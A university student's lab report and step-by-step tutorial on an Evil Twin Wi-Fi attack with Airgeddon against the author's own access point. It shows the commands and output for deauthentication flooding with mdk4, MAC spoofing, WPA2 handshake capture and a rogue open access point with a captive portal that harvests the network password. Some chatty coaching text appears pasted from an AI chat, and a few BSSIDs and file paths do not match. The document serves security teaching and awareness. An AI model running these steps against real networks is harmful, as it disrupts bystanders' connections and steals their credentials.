

Evil Twin Tutorial

 Tags

Evil Twin Attack

Report Title:

Demonstration of Evil Twin Attack using Airgeddon for Cybersecurity Awareness

Name: Faez Nazari

Course: Computer Science (Computer Security)

Institution: Universiti Teknikal Malaysia Melaka (UTeM)

Date: [30 June 2025]

Cover Description:

This report presents a practical demonstration of an Evil Twin wireless attack utilizing the Airgeddon framework. The objective is to raise cybersecurity awareness by simulating a rogue Wi-Fi scenario designed to capture sensitive credentials through a deceptive captive portal. The findings aim to highlight the social engineering risks and technical vulnerabilities users face when connecting to unsecured wireless networks.

1. Introduction

Purpose of the Experiment

The objective of this lab exercise is to demonstrate the implementation of an Evil Twin attack using Airgeddon in a controlled environment. By emulating a fake wireless access point, this test simulates how attackers can deceive users into disclosing sensitive information such as login credentials. The goal is to increase awareness of Wi-Fi-based social engineering threats and encourage best practices in wireless security hygiene.

Relevance to Wi-Fi Security Awareness

Public and corporate Wi-Fi networks are frequently targeted by attackers using rogue access points. Evil Twin attacks are particularly dangerous because they exploit user trust in familiar SSIDs, combined with psychological manipulation via look-alike captive portals. Demonstrating this technique helps highlight how easily unsuspecting users can fall victim to credential theft, and reinforces the importance of avoiding unsecured or spoofed networks.

What is an Evil Twin Attack?

An Evil Twin attack involves setting up a malicious wireless access point that mimics the SSID and configuration of a legitimate Wi-Fi network. When victims connect to this spoofed AP, they are redirected to a fake login page or captive portal. Any credentials or data submitted are harvested by the attacker. This form of attack is particularly effective in public areas like universities, airports, or cafes where users tend to connect without verifying authenticity.

Tools & Technologies Used

The following tools and platforms were used to perform the Evil Twin simulation:

Tool	Description
Kali Linux	A Linux distribution used for penetration testing and digital forensics
Airgeddon	A multi-use bash script for automated wireless attacks
mdk4	Tool used to perform high-speed deauthentication and DoS attacks
hostapd	Utility to create a software-based access point
lighttpd	Lightweight web server used to host the captive portal
Phone (Android)	Used as the victim device to simulate real-world interaction

Lab Setup & Environment

- Devices used (laptop, external Wi-Fi adapter if used)
- Software: Kali version, Airgeddon version
- Network setup (e.g., SSID `Mr.Whitehat`, real AP and client device like Harith's Note20)

Attack Walkthrough

Selecting the Wireless Interface

1 - make your wireless interface in monitor mode

```
iwconfig
```

```
(kali㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B  Fragment thr:off
        Power Management:off
```

```
sudo airmon-ng start wlan0
```

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      46916 NetworkManager
      46927 wpa_supplicant

      PHY     Interface      Driver      Chipset
phy0      wlan0        rtl8xxxu    Realtek Semiconductor Corp. RTL8192EU 802
          .11b/g/n WLAN Adapter
          (monitor mode enabled)
```

sudo airmon-ng check kill

```
(kali㉿kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

      PID Name
      46927 wpa_supplicant

(kali㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.           ↴
wlan0   IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr=2347 B Fragment thr:off
        Power Management:off
```

2. Step 0: Downloading Airgeddon from GitHub

```
git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
cd airgeddon
sudo bash airgeddon.sh
```

```
kali@kali: ~/Desktop/wifi/airgeddon
File Actions Edit View Help
***** Welcome *****
This script is only for educational purposes. Be good boyz&girlz!
Use it only on your own networks !!

Accepted bash version (5.2.37(1)-release). Minimum required version: 4.2
Root permissions successfully detected

Detecting resolution... Detected!: 1920x947

Known compatible distros with this script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "Kali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pentoo" "Raspberry Pi OS" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"

Detecting system...
Kali Linux

Let's check if you have installed what script needs
Press [Enter] key to continue ...

Essential tools: checking ...
iw .... ok
awk .... ok
airmon-ng .... ok
airodump-ng .... ok
aircrack-ng .... ok
xterm .... ok
ip .... ok
lspci .... ok
ps .... ok

Optional tools: checking ...
bettercap .... ok
ettercap .... ok
dnsmasq .... ok
hostapd-wpe .... ok
beef-xss .... ok
aireplay-ng .... ok
bully .... ok
nft .... ok
```

just click **Enter**

Selecting the Wireless Interface

```
kali@kali: ~/Desktop/wifi/airgeddon
File Actions Edit View Help
***** Interface selection *****
Select an interface to work with:
1. eth0 // Chipset: Intel Corporation 82545EM
2. wlan0 // 2.4Ghz // Chipset: Realtek Semiconductor Corp. RTL8192EU 802.11b/g/n WLAN Adapter
Hint If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/v1s1t0r1sh3r1sh3r/airgeddon/wiki/FAQ%20&%20Troubleshooting) or ask in our Discord server: https://discord.gg/sQ9dgt9
> 2
```

choose 2 and enter

```
kali@kali: ~/Desktop/wifi/airgeddon
File Actions Edit View Help
***** airgeddon v11.50 main menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID/Decloaking tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

Hint If your Linux is a virtual machine, it is normal that the integrated wifi cards are detected as ethernet. You will need an external usb wifi card. More info at this link: https://github.com/v1s1t0r1sh3r1sh3r/airgeddon/wiki/FAQ%20&%20Troubleshooting#why-is-my-integrated-wifi-card-detected-as-an-ethernet-interface-in-a-virtual-machine
> 7
```

choose no 7 and enter

```
kali@kali: ~/Desktop/wifi/airgeddon
File Actions Edit View Help
***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
_____
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
    _____ (without sniffing, just AP) _____
5. Evil Twin attack just AP
    _____ (with sniffing) _____
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
    _____ (without sniffing, captive portal) _____
9. Evil Twin AP attack with captive portal (monitor mode needed)

Hint Sslstrip technique is not infallible. It depends on many factors and not always work. Some b
rowsers such as Mozilla Firefox latest versions are not affected
_____
> 9
```

choose no 9

```
An exploration looking for targets is going to be done ...
Press [Enter] key to continue ...

*****
Exploring for targets
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0 is in monitor mode. Exploration can be performed

Chosen action can be carried out only over WPA/WPA2 networks, however WPA3 has been included in t
he scan filter because these networks sometimes work in "Mixed mode" offering WPA2/WPA3 and in th
at case they are displayed in the scan window as WPA3. So WPA3 networks will appear but then airg
eddon will analyze them after scan to allow you select only those that also offering WPA2

WPA/WPA2/WPA3 filter enabled in scan. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...
```

just click enter

4. Scanning for Targets

- Airgeddon launches `airodump-ng` scan
- Look for the target SSID (`Mr.Whitehat`)
- Press `Ctrl+C` when it appears
- Select the SSID from the list

```

CH 1 ][ Elapsed: 12 s ][ 2025-06-29 12:42

          BSSID      PWR  Beacons  #Data, #/s  CH   MB  ENC CIPHER AUTH ESSID
          3A:C9:97:D0:47 -38      15      0  0  6  130  WPA2 CCMP  PSK Mr.Whitehat
          5E:AE:73:A0:63:B8 -86      0      0  0  6  -1   WPA2 CCMP  PSK No Network
          0A:25:D7:D0:34:42 -86      3      0  0  11  65  WPA2 CCMP  PSK T-Link_3034
          7C:F1:7E:10:8F:3E -74      8      0  0  1  270  WPA2 CCMP  PSK 
          7C:F1:7E:10:8F:3E -35     30      3  0  11  130  WPA2 CCMP  PSK 

          BSSID      STATION      PWR  Rate    Lost   Frames  Notes  Probes
          A0:25:D7:D0:34:42 48:45:20:19:8D:1D -88  0 - 6e    0      2
          (not associated) AE:98:38:81:22:1A -87  0 - 1    0      1
          (not associated) 5E:AE:73:A0:63:B8 -55  0 - 1    0      3
          (not associated) CE:C4:37:DE:A0:9B -71  0 - 1    0      1
          (not associated) B6:F9:27:CC:36:A0 -67  0 - 1    0      1
          (not associated) DA:23:71:DD:54:86 -75  0 - 1    0      1
          (not associated) 6E:21:D2:B5:BF:2F -75  0 - 1    0      1
          (not associated) C4:E8:21:AA:C0:95 -79  0 - 1    0      1
          (not associated) 5A:0F:41:5C:3B:81 -79  0 - 1    0      1
          (not associated) 0A:8E:FB:73:5D:FE -39  0 - 1    0      1
          (not associated) 9E:DC:50:45:64:B9 -83  0 - 1    0      1
          (not associated) 34:6F:24:BF:61:E7 -79  0 - 1    49     9
          7C:F1:7E:10:8F:3E 3A:8D:F5:4E:D2:B7 -47  0 - 1e    0      1
          7C:F1:7E:10:8F:3E C4:E3:9F:14:3A:A7 -63  0 - 6e    0      1
          7C:F1:7E:10:8F:3E 2E:E2:14:EA:59:E6 -52  1e-24e   5      13
  
```

after found your AP

kali㉿kali: ~/Desktop/wifi/airgeddon

File Actions Edit View Help

***** Select target *****

N.	BSSID	CHANNEL	PWR	ENC	ESSID
1)	A0:25:D7:DA:55:E2	1	0%		(Hidden Network)
2)	A0:25:D7:DA:6A:92	-1	0%		(Hidden Network)
3)*	A0:25:D7:DA:9E:02	1	0%		(Hidden Network)
4)*	A0:25:D7:DA:C3:42	6	0%		(Hidden Network)
5)*	A0:25:D7:DA:EF:42	1	0%		(Hidden Network)
6)*	A0:25:D7:DB:87:62	1	0%		(Hidden Network)
7)*	A0:25:D7:DD:28:C2	11	0%		(Hidden Network)
8)	A0:25:D7:DD:28:D2	-1	0%		(Hidden Network)
9)	54:1F:8D:DC:E5:85	11	0%	WPA	(Hidden Network)
10)	3A:1C:23:09:0F:AC	11	14%	WPA2	No Network
11)	74:F8:DB:6B:7A:DD	4	17%	WPA2	hicoffeebot
12)*	CE:44:90:65:2B:6F	6	18%	WPA2	realme 10 Pro 5G
13)*	A0:25:D7:DB:54:62	12	21%		(Hidden Network)
14)	90:9A:4A:6F:39:34	1	29%	WPA2	TP-Link_3934
15)*	7C:F1:7E:10:8F:3E	11	62%	WPA2	.
16)	3A:C9:97:7D:2D:47	6	65%	WPA2	Mr.Whitehat
17)	A0:25:D7:DA:3D:22	10	6%		(Hidden Network)

(* Network with clients

Select target network:
> 16

choose your ssid

kali㉿kali: ~/Desktop/wifi/airgeddon

File Actions Edit View Help

***** Evil Twin deauth *****

Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz

Selected BSSID: 3A:C9:97:7D:2D:47 (personal)

Selected channel: 6

Selected ESSID: Mr.Whitehat

Handshake file selected: None

Select an option from menu:

0. Return to Evil Twin attacks menu

1. Deauth / disassoc amok mdk4 attack

2. Deauth aireplay attack

3. Auth DoS attack

Hint If you can't deauth clients from an AP using an attack, choose another one :)

> 1

choose no 1

💣 Option 1: **mdk4 attack**

- Sends a *flood* of deauth/disassoc packets
- Works super fast and aggressive—but **only if `mdk4` is installed properly**
 - ✓ Use this **if you've already got mdk4 installed successfully**

🎈 Option 2: **aireplay attack**

- Classic and reliable
- Sends targeted deauth packets
 - ✓ Use this **if mdk4 didn't install** or isn't behaving
 - ✓ You *already tried this earlier*—so if it seemed weak, try `mdk4` this time instead

🚫 Option 3: **Auth DoS attack**

- Spams the AP's association table
- Less effective in this Evil Twin context
 - ▼ Not ideal for handshake capture or client disconnection in your case

```
If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform it

Do you want to enable "DoS pursuit mode"? This will re-launch the attack if target AP change its channel countering "channel hopping" [y/N]
> n
```

just choose **n**

```
kali@kali: ~/Desktop/wifi/airgeddon
File Actions Edit View Help
***** Evil Twin AP attack with captive portal *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 3A:1C:97:7D:2D:47 (personal)
Selected channel: 6
Selected ESSID: Mr.Whitehat
Deauthentication chosen method: mdk4
Handshake file selected: None
_____
Hint If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubleshooting) or ask in our Discord server: https://discord.gg/sQ9dgt9
_____
Do you want to spoof your MAC address during this attack? [y/N]
> y
```

choose **y**

👤 **y** — Yes, spoof MAC

- Airgeddon will randomize your MAC address.
- Useful for stealth, evasion, or simulating an attacker.
- Highly recommended for realistic Evil Twin simulations.

✓ Best choice for lab realism — go with **y**

```
Do you want to spoof your MAC address during this attack? [y/N]
> y
This attack requires that you have previously a WPA/WPA2 network captured Handshake file
If you don't have a captured Handshake file from the target network you can get it now
_____
Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> n
```

type **n**

and press **Enter**

Since you haven't captured a handshake yet, this option tells Airgeddon to:


- Start **deauthing** your phone (so it disconnects from the real **Mr.Whitehat**)
- Simultaneously **listen** for the WPA2 handshake when the phone tries to reconnect



```
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:  
> 10
```

Yep—typing **10** will shorten the handshake capture timeout to 10 seconds. That means Airgeddon will:

- Start listening for WPA/WPA2 handshakes from your **Mr.Whitehat** access point
- Try to deauth your phone and wait **10 seconds** for a reconnection



```
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:  
> 10  
  
Timeout set to 10 seconds  
  
Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect  
  
Don't close any window manually, script will do when needed. In about 10 seconds maximum you'll know if you've got the Handshake  
Press [Enter] key to continue ...
```

just click **Enter**

Then Airgeddon will launch into:

- Deauthing real clients
- Firing up **hostapd** for the fake AP

- Launching the captive portal to capture credentials

```

Timeout set to 10 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect

Don't close any window manually, script will do when needed. In about 10 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue ...

Wait. Be patient ...

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured

Congratulations !!

Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-3A:C9:97:7D:2D:47.cap]
> ■

```

Boom! You did it — handshake **and** PMKID captured? That's like catching the fish *and* the secret sauce in one cast 🐟✍️

Now that you've got the credentials capture stored (default path: `/root/handshake-EA:BD:E8:25:13:75.cap`)

```

/home/kali/Desktop/wifi
The directory exists but you didn't specify filename. It will be autogenerated [handshake-01.cap]

Capture file generated successfully at [/home/kali/Desktop/wifi/handshake-01.cap]
Press [Enter] key to continue ... ■


```

i will save it to

`/home/kali/Desktop/wifi`

my wifi folder

Once you choose your path, Airgeddon will move forward with the Evil Twin setup and spin up the fake AP and phishing portal.



```
If the password for the wifi network is achieved with the captive portal, you must decide where to save it. Type the path to store the file or press [Enter] to accept the default proposal [/root/evil_twin_captive_portal_password-Mr.Whitehat.txt]/home/kali/Desktop/wifi/mrwhitehat-creds.txt
```

Right now, Airgeddon is asking:

> "If the password is captured via the fake login page, where should it be saved?"

📁 Here's What You Can Do:

✓ Option 1: Use Default Path

Just press:

Enter

This will save any captured credentials (from your Evil Twin captive portal) to:

/root/evil_twin_captive_portal_password-Mr.Whitehat.txt

You can move or rename that file later if needed.


💾 Option 2: Save it to Your Desktop (Organized Style)

If you'd prefer to keep everything neatly in one place, type:

bash

/home/kali/Desktop/wifi/mrwhitehat-creds.txt

And hit Enter — now both your .cap file and any future credentials will live in the same wifi folder.



```
The path is valid and you have write permissions. Script can continue ...  
Press [Enter] key to continue ...
```

click Enter

```
kali㉿kali: ~/Desktop/wifi/airgeddon
File Actions Edit View Help
***** Evil Twin AP attack with captive portal *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 3A:C9:97:7D:2D:47 (personal)
Selected channel: 6
Selected ESSID: Mr.Whitehat
Deauthentication chosen method: mdk4
Handshake file selected: /home/kali/Desktop/wifi/handshake-01.cap

Choose the language in which network clients will see the captive portal:
0. Return to Evil Twin attacks menu
1. English
2. Spanish
3. French
4. Catalan
5. Portuguese
6. Russian
7. Greek
8. Italian
9. Polish
10. German
11. Turkish
12. Arabic
13. Chinese
Hint The captive portal attack tries to one of the network clients provide us the password for th
e wifi network by entering it on our portal
> 1
```

then click 1

```
The captive portal language has been established

Instead of the old neutral captive portal (used by default), an advanced one can be generated inc
luding a vendor logo based on target AP's BSSID. Bear in mind that this could be suspicious depen
ding on the environment and the kind of victim. Do you want to use the advanced captive portal? [y/N]
> n
```

just choose n

option **n** or Press Enter — Stick with the Default Neutral Page


- Clean, generic HTML login form
- No branding, no suspicion
- Perfect for lab testing and credential capture

 Ideal if you're just experimenting locally, especially since you've already turned off the real **Mr.Whitehat** AP

```
kali@kali: ~/Desktop/wifi/airgeddon
File Actions Edit View Help
Handshake file selected: /home/kali/Desktop/wifi/handshake-01.cap
Choose the language in which network clients will see the captive portal:
0. Return to Evil Twin attacks menu
1. English
2. Spanish
3. French
4. Catalan
5. Portuguese
6. Russian
7. Greek
8. Italian
9. Polish
10. German
11. Turkish
12. Arabic
13. Chinese
Hint The captive portal attack tries to one of the network clients provide us the password for th
e wifi network by entering it on our portal
> 1
The captive portal language has been established
Instead of the old neutral captive portal (used by default), an advanced one can be generated inc
luding a vendor logo based on target AP's BSSID. Bear in mind that this could be suspicious depen
ding on the environment and the kind of victim. Do you want to use the advanced captive portal? [y/N]
> n
Remember that the captive portal can also be customized for a more tailored attack. Check informa
tion about how to do it at Wiki: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubl
eshooting#can-the-evil-twin-captive-portal-page-be-customized-if-so-how
All parameters and requirements are set. The attack is going to start. Multiple windows will be o
pened, don't close anyone. When you want to stop the attack press [Enter] on this window and the
script will automatically close them all
Press [Enter] key to continue ...
```

you may click **Enter**

then your screen may look like this



What's Running Now

- `hostapd` : broadcasting the **fake AP** `Mr.Whitehat`
- `lighttpd` : serving the **captive portal** (generic HTML login page)
- `mdk4` : hammering the real AP to **deauth clients**
- Logging: ready to **save any creds** entered by a device

➡ What You Should Do


1. On your phone:

- Go to Wi-Fi settings
- Look for `Mr.Whitehat` — it should appear **open (no password)**


Connect your phone to `Mr.Whitehat`

- No password required (that's your rogue AP doing its magic)

